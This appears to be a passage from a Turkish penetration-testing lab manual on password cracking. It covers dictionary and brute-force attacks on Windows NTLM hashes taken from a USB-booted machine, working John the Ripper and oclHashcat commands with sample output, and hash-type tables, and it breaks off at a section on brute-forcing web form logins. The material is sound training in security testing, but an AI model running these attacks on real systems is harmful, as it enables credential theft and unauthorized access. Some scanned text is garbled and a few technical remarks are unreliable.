


3.Adım: Kirmak istenilen kullanıcı satırının üstüne gelip sağ tıklanır ve buradan istenilen saldırı tipi ve hash türü seçilir. Burada “dictionary attack” ve ntlm seçilmektedir.




[PENTEST LAB ÇALIŞMALARI]

4.Adım: Gelen ekranında saldırı yapılacak sözlük listesini vermek için, sağ tıklayıp add to list seçeneğine tıklanır.




[PENTEST LAB ÇALIŞMALARI]

5.Adım: İlgili sözlük listesi seçiliip start denilir.



[PENTEST LAB ÇALIŞMALARI]

6.Adım: Parolanın başarı ile kırıldığı görülmektedir. Test kullanıcısına ait parola 1234567 olarak tespit edilmiştir.



5.5. Windows Parola Özetlerinin Kaba Kuvvet Saldırıları ile Kırılması


Açıklama: Windows sistemlerde parolalar, açık bir halde tutulmamaktadır. Parolalar çeşitli algoritmalar ve fonksiyonlar ile geri dönüşümü imkânsız olacak şekilde tutulmaktadır. Parolaların geri dönüşümü imkânsız olarak tutulsa da kullanıcılar tarafından alınmayan güvenlik önlemleri sayesinde sistemler yine tehlike altına girebilir. Örneğin bios ayarlarından sisteme parola konulmadı ise; sistem başka bir işletim sistemi ile başlatılabilir ve parola özet değerleri ele geçirilebilir. Ele geçirilen parola özet değerleri kaba kuwert saldırıları ile orijinal değerleri bulunabilir.

Uygulama: Hedef olarak seçilen bir sistemden USB ile başlatılarak ele geçirilmiş Windows parola özetleri JTR(John The Ripper) kullanılarak kırılacaktır.

Elde edilen kullanıcı parola özet;

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dbde697d71690a769204be  
b12283678
```

Hash değeri bir text dosyasına yazılır;



Parolayı kırmak için JTR kullanımı:

```
root@kali:~/Desktop# john --format=nt2 hash.txt  
Loaded 1 password hash (NT MD4 [128/128 SSE2 intrinsics 12x])  
123 (Administrator)  
guesses: 1 time: 0:00:00:00 DONE (Tue Feb 3 16:28:58 2015) c/s: 47100 trying:  
money - hello  
Use the "--show" option to display all of the cracked passwords reliably
```

Burada:

--format=nt2; hash değerinin formatının NTLMv2 olduğu belirtilmiştir, JTR aracına doğru referansın verilmesi parolaların kırılmasını kolaylaştırmaktadır.

5.6. OclHashcat Kullanarak Parola Kırmá Saldırıları

Amaç: CPU tabanlı parola kırmá aracı olan oclHashcat+ ile parola kırmá.

Kullanılan Araçlar:

- OclHashcat

Adımlar:

1.Adım: OclHashcat kullanarak md5crypt (oclhashcat id=500)parola kırmá;

```
root@bt:/pentest/passwords/oclhashcat# ./oclHashcat-plus64.bin -m 500  
hashes.txt wordlist.txt
```

2.Adım: OclHashcat kullanarak MD5 parolayı(-m 0) combination saldırı tipi (-a 1) ile belirtilen rule kullanarak(-r) kırmá ve sonuçları kaydetme(-o).

```
root@bt:/pentest/passwords/oclhashcat# ./oclHashcat-plus64.bin -m 0 -a 1  
hashes.txt wordlist.txt -r rules/best64.rule -o sonuclar -remove
```

3.Adım: OclHashcat kullanarak MD5 parolayı bruteforce saldırý methodu ve özel oluşturulan karakter ailesi ile(küçük harf,büyük harf,rakam vs.) ile kırmá.

```
root@bt:/pentest/passwords/oclhashcat# ./oclHashcat-plus64.bin -m 0 -a 3 -  
1 ?I?d?u?s hashes.txt wordlist.txt -r rules/best64.rule -o sonuclar -remove
```

Simgelerin detayları;

?l = abcdefghijklmnopqrstuvwxyz

?u = ABCDEFGHIJKLMNOPQRSTUVWXYZ

?d = 0123456789 ?a = ?l?u?d?s

?s = !"#\$%&'()*+,.-/:<=>?@[{}]^_`{|}{}

?h = 8 bit characters from 0xc0 - 0xff

?D = 8 bit characters from german alphabet

?F = 8 bit characters from french alphabet

?R = 8 bit characters from russian alphabet

- Saldırı tipleri;

0 = Straight

1 = Combination

3 = Brute-force

6 = Hybrid dict + mask

7 = Hybrid mask + dict

- Hash tipleri;

[PENTEST LAB ÇALIŞMALARI]

0 = MD5
10 = md5(\$pass.\$salt)
20 = md5(\$salt.\$pass)
30 = md5(unicode(\$pass).\$salt)
40 = md5(\$salt.unicode(\$pass))
100 = SHA1
110 = sha1(\$pass.\$salt)
120 = sha1(\$salt.\$pass)
130 = sha1(unicode(\$pass).\$salt)
140 = sha1(\$salt.unicode(\$pass))
300 = MySQL
400 = phpass, MD5(Wordpress), MD5/phpBB3
500 = md5crypt, MD5(Unix), FreeBSD MD5, Cisco-IOS MD5
900 = MD4
1000 = NTLM
1100 = Domain Cached Credentials, mscash
1400 = SHA256
1410 = sha256(\$pass.\$salt)
1420 = sha256(\$salt.\$pass)
1500 = decrypt, DES(Unix), Traditional DES
1600 = md5apr1, MD5(APR), Apache MD5
1700 = SHA512
1710 = sha512(\$pass.\$salt)
1720 = sha512(\$salt.\$pass)
1800 = sha512crypt, SHA512(Unix)
2100 = Domain Cached Credentials2, mscash2
2400 = Cisco-PIX MD5
2500 = WPA/WPA2
2600 = Double MD5
3000 = LM
3100 = Oracle 7-10g, DES(Oracle)
3200 = bcrypt, Blowfish(OpenBSD)

5.7. HTML Form Auth. Korumalı Sayfalara Yönelik Kaba Kuvvet Parola Denemeleri

Amaç: Web uygulamalarında basit kimlik doğrulama kullanan sayfalara yönelik kaba kuvet saldırıları yaparak doğru kullanıcı parola elde etmek.

Kullanılan Araçlar:

- burbsuite
- fireforce

